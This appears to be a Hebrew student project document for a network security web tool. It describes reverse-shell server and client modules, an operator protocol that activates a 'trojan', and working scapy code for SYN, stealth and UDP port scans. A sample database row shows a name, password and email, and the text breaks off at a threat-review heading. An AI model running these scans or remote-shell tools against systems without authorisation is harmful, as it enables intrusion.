Random	הספרייה מאפשרת פונקציות הבוחרות באופן רנדומלי אלמנטים או מגרילות מספרים.
PIL	הספרייה מאפשרת פתיחה, עריכה ושמירה של תמונות באמצעות Python.
Cryptodome(pycryptodomex)	הספרייה מאפשרת שילוב של הצפנות של

	מידע.
Hashlib	הספרייה משמשת להצפנה ופענוח באמצעות פונקציות גיבוב.
Re	מודול המאפשר בדיקות רגקס על מחרוזות ובתים.

המודולים שאני פיתחתי

מודול Webshell_Server

מודול זה יוצר שרת הממתין לחיבור Reverse Shell מלקוח.	
instance	Server
access	Public
type	Server Object(A class I created)
description	השרת רץ על פורט 9999 וממתין לחיבור מלקוח. כאשר מתחבר הוא מבצע פעולות בהתאם לבקשת הלקוח.

יוצר שרת מאזין לReverse Shell המבצע פעולות בהתאם לבקשות הלקוח.		
טענת יציאה	טענת כניסה	פונקציה
יוצרת thread המאזין ללחיצות מקשי המקלדת	None	__init__(self)
ממתינה לחיבור לקוח, שולחת מפתח RSA ציבורי ומקבלת את התיקייה הנוכחית בה נמצא הלקוח.	None	Connect(self)
הפעולה מורידה קובץ מן הלקוח ומחזירה הודעה האם הפעולה הצליחה או לא.	command	download(self, command)
הפעולה מעלה קובץ מהשרת	Command	upload(self, command)

אל הלקוח ומחזירה הודעה האם הפעולה צלחה או לא.		
הפעולה שומרת את הפקודה שהתבקש הלקוח לבצע ברשימה, שולח את הפקודה לביצוע בצד הלקוח, מקבל את הפלט ומחזיר לשרת הפלאסק על מנת שיציג על גבי האתר.	Command	Execute(self, command)
הפעולה מטפלת בהוספת התו שנלחץ למשתנה הפקודה כך שיתאפשר תיעוד של היסטוריית הפקודות לצורך פיצ'ר ההיסטוריה.	key	On_press(self,key)

מודול Webshell_Client

מודול זה יוצר לקוח המתחבר למאזין Reverse Shell.	
instance	Client
access	Public
Type	Client Object(A class I created)
description	הלקוח מנסה להתחבר לכתובת של השרת בפורט בו הוא מאזין. כאשר הוא מתחבר הוא מבצע פעולות בהתאם לבקשת השרת.

יוצר לקוח המתחבר בReverse Shell לשרת.		
טענת יציאה	טענת כניסה	פונקציה
יוצרת לולאה המנסה להתחבר לשרת.	None	__init__(self, IP, Port)
מעבירה קובץ מן הלקוח לשרת	path	transfer(self, path)
הפעולה מורידה קובץ מן השרת ומדפיסה הודעה האם הפעולה	command	download(self, command)

הצליחה או לא.		
הלולאה המרכזית של הלקוח, המקבלת פקודה מוצפנת לביצוע מהשרת, מפענחת אותה, בודקת את טיב הפקודה, מבצעת אותה ושולחת את פלט הפקודה.	None	run(self)

מודול PortScanner

מודול זה יוצר אובייקט המטפל בסריקות הפורטים מכל הסוגים.	
instance	PortScanner
access	Public
type	PortScanner Object(A class I created)
description	הלקוח מנסה להתחבר לכתובת של השרת בפורט בו הוא מאזין. כאשר הוא מתחבר הוא מבצע פעולות בהתאם לבקשת השרת.

יוצר אובייקט הסורק פורטים בכתובת מסוימת.		
פונקציה	טענת כניסה	טענת יציאה
__init__(self, ip_address)	ip_address	מאתחל את מאפייני האובייקט: target_ip_address ו open_ports מסוג מחרוזת ורשימה.
UDP_Scan_Wrap(self, start_port, end_port)	Start_port, end_port	פעולת מעטפת לסריקת פורטי הUDP. מוודאת שהתקבלו נתונים תקינים לגבי מספרי הפורטים,

מחלקת את כמות הפורטים לסריקה לרשימה של רשימות כמספר הליבות במעבד כפול 2 לצורך ביצועי תהליכונים מקסימליים, יוצרת thread עבור כל רשימת פורטים, מחכה שכל הת'רדים יסיימו ומחזירה את רשימת הפורטים הפתוחים ממויינת.		
הפעולה עוברת על כל הפורטים ברשימה, שולחת פאקטה באותו פורט, ממתינה לתגובה ובמידה ויש מוסיפה את הפורט לרשימת הפורטים הפתוחים.	ports	UDP_ Scan(self, ports)
פעולת מעטפת לסריקת פורטי הTCP, בשיטת SYN. מוודאת שהתקבלו נתונים תקינים לגבי מספרי הפורטים, מחלקת את כמות הפורטים לסריקה לרשימה של רשימות כמספר הליבות במעבד כפול 2 לצורך ביצועי תהליכונים מקסימליים, יוצרת thread עבור כל רשימת פורטים, מחכה שכל הת'רדים יסיימו ומחזירה את רשימת הפורטים הפתוחים ממויינת.	Start_port, end_port	SYN_Scan_Wrap(self, start_port,end_port)
הפעולה עוברת על כל	ports	SYN_Scan(self,ports)

הפורטים ברשימה, שולחת פאקטת TCP עם SYN Flag באותו פורט, ממתינה לתגובה של SYN – ACK מהצד השני ובמידה ויש מוסיפה את הפורט לרשימת הפורטים הפתוחים.		
פעולת מעטפת לסריקת פורטי הTCP, בשיטת Stealth. מוודאת שהתקבלו נתונים תקינים לגבי מספרי הפורטים, מחלקת את כמות הפורטים לסריקה לרשימה של רשימות כמספר הליבות במעבד כפול 2 לצורך ביצועי תהליכונים מקסימליים, יוצרת thread עבור כל רשימת פורטים, מחכה שכל הת'רדים יסיימו ומחזירה את רשימת הפורטים הפתוחים ממויינת.	Start_port, end_port	Stealth_Scan_Wrap(self, start_port, end_port)
הפעולה עוברת על כל הפורטים ברשימה, שולחת פאקטת TCP עם SYN Flag באותו פורט, ממתינה לתגובה של SYN – ACK מהצד השני ובמידה ויש שולחת פאקטה עם דגל RST שמשמעותו שנפל החיבור (RESET) ומוסיפה את הפורט לרשימת הפורטים	ports	Stealth_Scan(self,ports)

הפתוחים.		

מודול Server

מודול זה יוצר שרת הממתין לחיבור מלקוח.	
Server	instance
Public	access
Server Object(A class I created)	type
השרת רץ על פורט 16549 וממתין לחיבור מלקוח. כאשר מתחבר הוא מבצע פעולות בהתאם לבקשת הלקוח.	description

יוצר שרת המחכה לחיבור מלקוח.		
טענת יציאה	טענת כניסה	פונקציה
מפעילה שרת וממתינה לחיבור, מעבירה לפעולה הראשית של השרת לאחר מכן.	None	__init__(self)
מעבירה קובץ מן השרת ללקוח.	path	transfer(self, path)
הלולאה המרכזית של השרת, המקבלת פקודה לביצוע מהלקוח, בודקת את טיב הפקודה, מפעילה את הפונקציה המתאימה ושולחת את תוצאות הפונקציה חזרה ללקוח.	None	run(self)

מודול Client

מודול זה יוצר לקוח המתחבר לשרת.

instance	Client
access	Public
type	Client Object(A class I created)
description	הלקוח מתחבר לשרת בכתובת IP והפורט שהוא. כאשר הוא מתחבר הוא מעביר פקודות לשרת לביצוע ומעביר לשרת הAPI את תוצאות ההרצה שקיבל מהשרת.

יוצר לקוח המתחבר לשרת		
פונקציה	טענת כניסה	טענת יציאה
__init__(self, IP, Port)	IP, Port	הפעולה יוצרת לקוח TCP המנסה להתחבר בפורט והIP שהתקבלו.
Activate_sniff(self)	None	הפעולה שולחת הודעה לשרת להתחיל בהסנפה, ומקבלת ממנו קובץ PCAP המכיל את תוצאות ההסנפה.
Activate_SYN(self)	None	הפעולה שולחת הודעה לשרת להתחיל בסריקת פורטי TCP בשיטת SYN, ומחזירה את רשימת הפורטים הפתוחים.
Activate_UDP(self)	None	הפעולה שולחת הודעה לשרת להתחיל בסריקת פורטי UDP ומחזירה את רשימת הפורטים הפתוחים.
Activate_Stealth(self)	None	הפעולה שולחת הודעה לשרת להתחיל בסריקת פורטי TCP בשיטת Stealth, ומחזירה את רשימת הפורטים הפתוחים.
Activate_reverse_shell(self)	None	הפעולה שולחת הודעה לשרת להפעיל את מאזין ה Reverse

		.Shell

תיאור סביבת הפיתוח

- שפת התכנות - Python.
- סביבת הפיתוח שלי - Pycharm לbackend שנכתב ב Python וVScode לפיתוח ה front end בHTML וJavascript.
- בסיס נתונים - השתמשתי בתוכנה DB browser for SQLite לצורך צפייה ובניית מסד הנתונים בSqlite3.
- ממשק גרפי – CSS + HTML
- כלים הנדרשים לבדיקות – Nmap, Wireshark,Sqlmap

תיאור האלגוריתמים המרכזיים בפרויקט:

הבעיה האלגוריתמית המורכבת ביותר שנתקלתי בה בפרויקט הינה חלוקה של מספר הפורטים לסריקה לכמה טווחים קטנים יותר לסריקה כמספר ליבות המחשב כפול 2.

בסופו של דבר, החלטתי ליצור רשימה אחת שמספר האיברים בה יהיה מספר הליבות כפול 2 ובכל איבר יהיה טאפל עם הפורט הראשון לסרוק והאחרון לסרוק.

```
def divide_ports(start_port=1, end_port=65536) -> list:
    """Receives start port and end port and return a list of tuples where each element is a tuple
    specifying a range of ports to scan."""
    length = (end_port - start_port) // (get_processor_num() * 2)
    ind = 0
    l = []
    for port in range(1, get_processor_num() * 2 + 1, length * ind + 1):
        ending_port = length * (ind + 1)
        if ind == get_processor_num() * 2 - 1:
            ending_port = end_port
        l.append((start_port, ending_port))
        start_port += length
        ind += 1
    return l
```

אלגוריתמי סריקת הפורטים:

```python
def SYN_Scan_Wrap(self, start_port=1, end_port=65535):
    start_port, end_port = check_ports(start_port, end_port)
    self.open_ports = []
    self.counter = 0
    threads = []
    li = divide_ports(start_port, end_port)  # For example [(1, 2000), (2001, 4000), (4001, 6000)]
    for i in range(len(li)):
        t = Thread(target=self.SYN_Scan, args=(li[i],))
        threads.append(t)
        t.start()
    for t in threads:
        t.join()
    return sorted(self.open_ports)

def SYN_Scan(self, ports: Tuple):
    for port in range(ports[0], ports[1] + 1):
        try:
            packet = IP(dst=self.target_ip_address) / TCP(dport=port, flags='S')
            response = sr1(packet, timeout=0.5, verbose=0)
            if response and response.haslayer(TCP) and response.getlayer(TCP).flags == 0x12:
                self.open_ports.append(port)
            self.counter += 1
            if self.counter % 655 == 0:
                print(f"{self.counter / 65536:.2%} done")
        except Exception:
            continue
```

סריקת הפורטים המוצגת בתמונה לעיל היא סריקת פורטי TCP בשיטת SYN. בשיטה זו, הרעיון הוא לשלוח פאקטת TCP עם דגל SYN ולבדוק האם מתקבלת תשובת SYN – ACK מן השרת, מה שיעיד שהפורט פתוח. הדרך לעשות זאת בסקאפי היא על ידי פירוט הדגל בפרוטוקול הTCP בפאקטה כS. על מנת לשלוח את ההודעה ולהמתין לתשובה עליה ישנה הפעולה sr1 שמשמעותה send receive 1, כלומר תשלח פאקטה ותצפה לקבל פאקטה אחת. לאחר מכן אני בודק האם הדגל בפאקטה הוא 12 הקסדצימלי המסמל את SYN – ACK.

```python
def Stealth_Scan_Wrap(self, start_port=1, end_port=65535):
    self.open_ports = []
    start_port, end_port = check_ports(start_port, end_port)
    self.counter = 0
    li = divide_ports(start_port, end_port)
    threads = []
    for i in range(len(li)):
        t = Thread(target=self.Stealth_Scan, args=(li[i],))
        threads.append(t)
        t.start()
    for t in threads:
        t.join()
    return sorted(self.open_ports)

def Stealth_Scan(self, ports: Tuple):
    for port in range(ports[0], ports[1] + 1):
        response = sr1(IP(dst=self.target_ip_address) / TCP(sport=port, dport=port, flags='S'), timeout=5,
                       verbose=0)
        if response and response.haslayer(TCP):
            if response.getlayer(TCP).flags == 0x12:
                sr(IP(dst=self.target_ip_address) / TCP(sport=port, dport=port, flags='R'), timeout=5, verbose=0)
                self.open_ports.append(port)
        self.counter += 1
        if self.counter % 655 == 0:
            print(f"{self.counter / 65536:.2%} done")
```

סריקת הפורטים המוצגת בתמונה לעיל היא סריקת פורטי TCP בשיטת Stealth. בשיטה זו, הרעיון הוא לשלוח פאקטת TCP עם דגל SYN ולבדוק האם מתקבלת תשובת SYN – ACK מן השרת, מה שיעיד שהפורט פתוח, אך לאחר מכן לשלוח תגובת ACK עם דגל הנקרא RST שמשמעותו היא איפוס(Reset) המודיע לשרת כי נפל החיבור. הדרך לעשות זאת בסקאפי היא על ידי פירוט הדגל בפרוטוקול הTCP בפאקטה כR. על מנת לשלוח את ההודעה ולהמתין לתשובה עליה ישנה הפעולה sr1 שמשמעותה send receive 1, כלומר תשלח פאקטה ותצפה לקבל פאקטה אחת. לאחר מכן אני בודק האם הדגל בפאקטה הוא 12 הקסדצימלי המסמל את SYN – ACK ורק לאחר מכן, במידה והתקבלה תשובה אני שולח את הודעת הAcknowledge.


```python
def UDP_Scan_Wrap(self, start_port=1, end_port=65535):
    start_port, end_port = check_ports(start_port, end_port)
    self.open_ports = []
    self.counter = 0
    li = divide_ports(start_port, end_port)
    threads = []
    for i in range(len(li)):
        t = Thread(target=self.UDP_Scan, args=(li[i],))
        threads.append(t)
        t.start()
    for t in threads:
        t.join()
    return sorted(self.open_ports)

def UDP_Scan(self, ports: Tuple):
    for port in range(ports[0], ports[1] + 1):
        response = sr1(IP(dst=self.target_ip_address) / UDP(dport=port), timeout=10, verbose=0)
        if response and response.haslayer(UDP):
            self.open_ports.append(port)
        self.counter += 1
        if self.counter % 655 == 0:
            print(f"{self.counter / 65536:.2%} done")
```

סריקת הפורטים המוצגת בתמונה לעיל היא סריקת פורטי UDP. הבסיס לבדיקה האם פורט UDP פתוח הוא כזה: מכיוון שUDP הוא פרוטוקול connectionless בניגוד לפרוטוקול TCP איננו יכולים לבדוק האם מתקבלת תגובה ונוצר חיבור כפי שעשינו בפרוטוקול הTCP אלא לשלוח פאקטת UDP בפורט מסוים ולבדוק האם התקבלה תגובה באותו הפורט. במידה וכן, הפורט פתוח ובמידה ולא הפורט סגור. הדרך לעשות זאת בסקאפי היא על ידי שימוש בפעולה sr1 שמשמעותה send receive 1, כלומר תשלח פאקטה ותצפה לקבל פאקטה.


תיאור מסכי הפרויקט:

מסך 1 – מסך ההרשמה



המסך כולל טופס הרשמה עם השדות: שם פרטי, שם משפחה, שם משתמש, מייל וסיסמה והוא מוביל למסך האומר שנרשמת בהצלחה במידה והפרטים תקינים וטוען מחדש את העמוד אם לא.


מסך 2 – מסך ההתחברות




המסך כולל טופס התחברות עם השדות שם משתמש וסיסמה ובמידה והפרטים נכונים הוא מפעיל פעולה בצד השרת אשר שולחת מייל למשתמש שניסה להתחבר עם קוד אימות ומפנה לדף בו על הלקוח להכניס את קוד האימות על מנת להתחבר.

מסך 3 – מסך האימות.


במסך זה על הלקוח להכניס את קוד האימות שקיבל במייל. מוביל למסך השרתים הפעילים.



מסך 4 – מסך השרתים הפעילים – מוביל למסך פאנל הלקוח.




מסך 5 - מסך הפונקציונליות של האתר. במסך זה ניתן להפעיל סריקות פורטים, הסנפה ולהתחבר לממשק הפקודה של המחשב שנבחר בחיבור Reverse Shell.




מסך 6 - מסך סריקת רשת

במסך זה על הלקוח להכניס את מסכת הרשת של הרשת המקומית בה הוא נמצא ולאחר מכן תופעל סריקה של הכתובות הפעילות באותה הרשת. לחיצה על אחת מכתובות הIP מובילה למסך הפונקציונליות של האתר.



מסך 7 – מסך צפייה בסריקות קודמות.

במסך זה יוצגו קבצי הPCAP מהסריקות הקודמות שנעשו על ידי אותו המשתמש ותוכן אחת מהן יוצג לאחר שתיבחר. * פיצ'ר זה עוד בתהליכי פיתוח.



תיאור פרוטוקול התקשורת

כל הודעה בתקשורת נשלחת בצורה הבאה, ראשית נשלח אורך המידע שעתיד ישלח ולאחר מכן נשלח המידע.

לקוח -> שרת (Client -> Server)

SNF_SRT

תיאור: פקודה שמבקשת להתחיל הסנפה של חבילות מידע ברשימת הכתובות.

פקודה: SNF_SRT

דוגמה להודעה אמיתית בפרוטוקול:

SNF_SRT

REV_ACT

תיאור: הפעלת הסוס הטרויאני על מנת ליצור רברס של.

פקודה: REV_ACT

דוגמה להודעה אמיתית בפרוטוקול:

REV_ACT

EXIT

תיאור: ביבוי הסוס הטרויאני על מנת להפסיק את החיבור.

פקודה: EXIT

דוגמה להודעה אמיתית:

EXIT

SYN_SRT

תיאור: הפעלת סריקת הפורטים על פורטי הTCP.

פקודה: SYN_SRT

דוגמה להודעה אמיתית:

SYN_SRT

STEALTH_SRT

תיאור: הפעלת סריקת הפורטים על פורטי הTCP.

פקודה: STEALTH_SRT

דוגמה להודעה אמיתית:

STEALTH_SRT

UDP_SRT

תיאור: הפעלת סריקת הפורטים על פורטי ה-UDP.

פקודה: UDP_SRT

דוגמה להודעה אמיתית:

UDP_SRT

תיאור מבני הנתונים

יש לי מסד נתונים אחד ותיקייה נוספת עם קבצי PCAP, אשר בה שמורות תוצאות ההסנפות. שניהם קיימים באופן מקומי על השרת ברשת ומאפשרים למשתמש לקבל מהם מידע. מהקבצים – סריקות קודמות ומהמסד נתונים לצורך הרשמה והתחברות.

שדות עבור מסד הנתונים: שם פרטי, שם משפחה, שם משתמש, מייל וסיסמה.

Table name: profile	First Name	Last Name	Username Primary key	Password	Email
DB name: site.db	VARCHAR ofek	VARCHAR erez	VARCHAR Ofek123123	VARCHAR Fdgsfguiegu123235i	VARCHAR ofekerez@gmail.com

סקירת חולשות והאיומים

מודל הCIA –

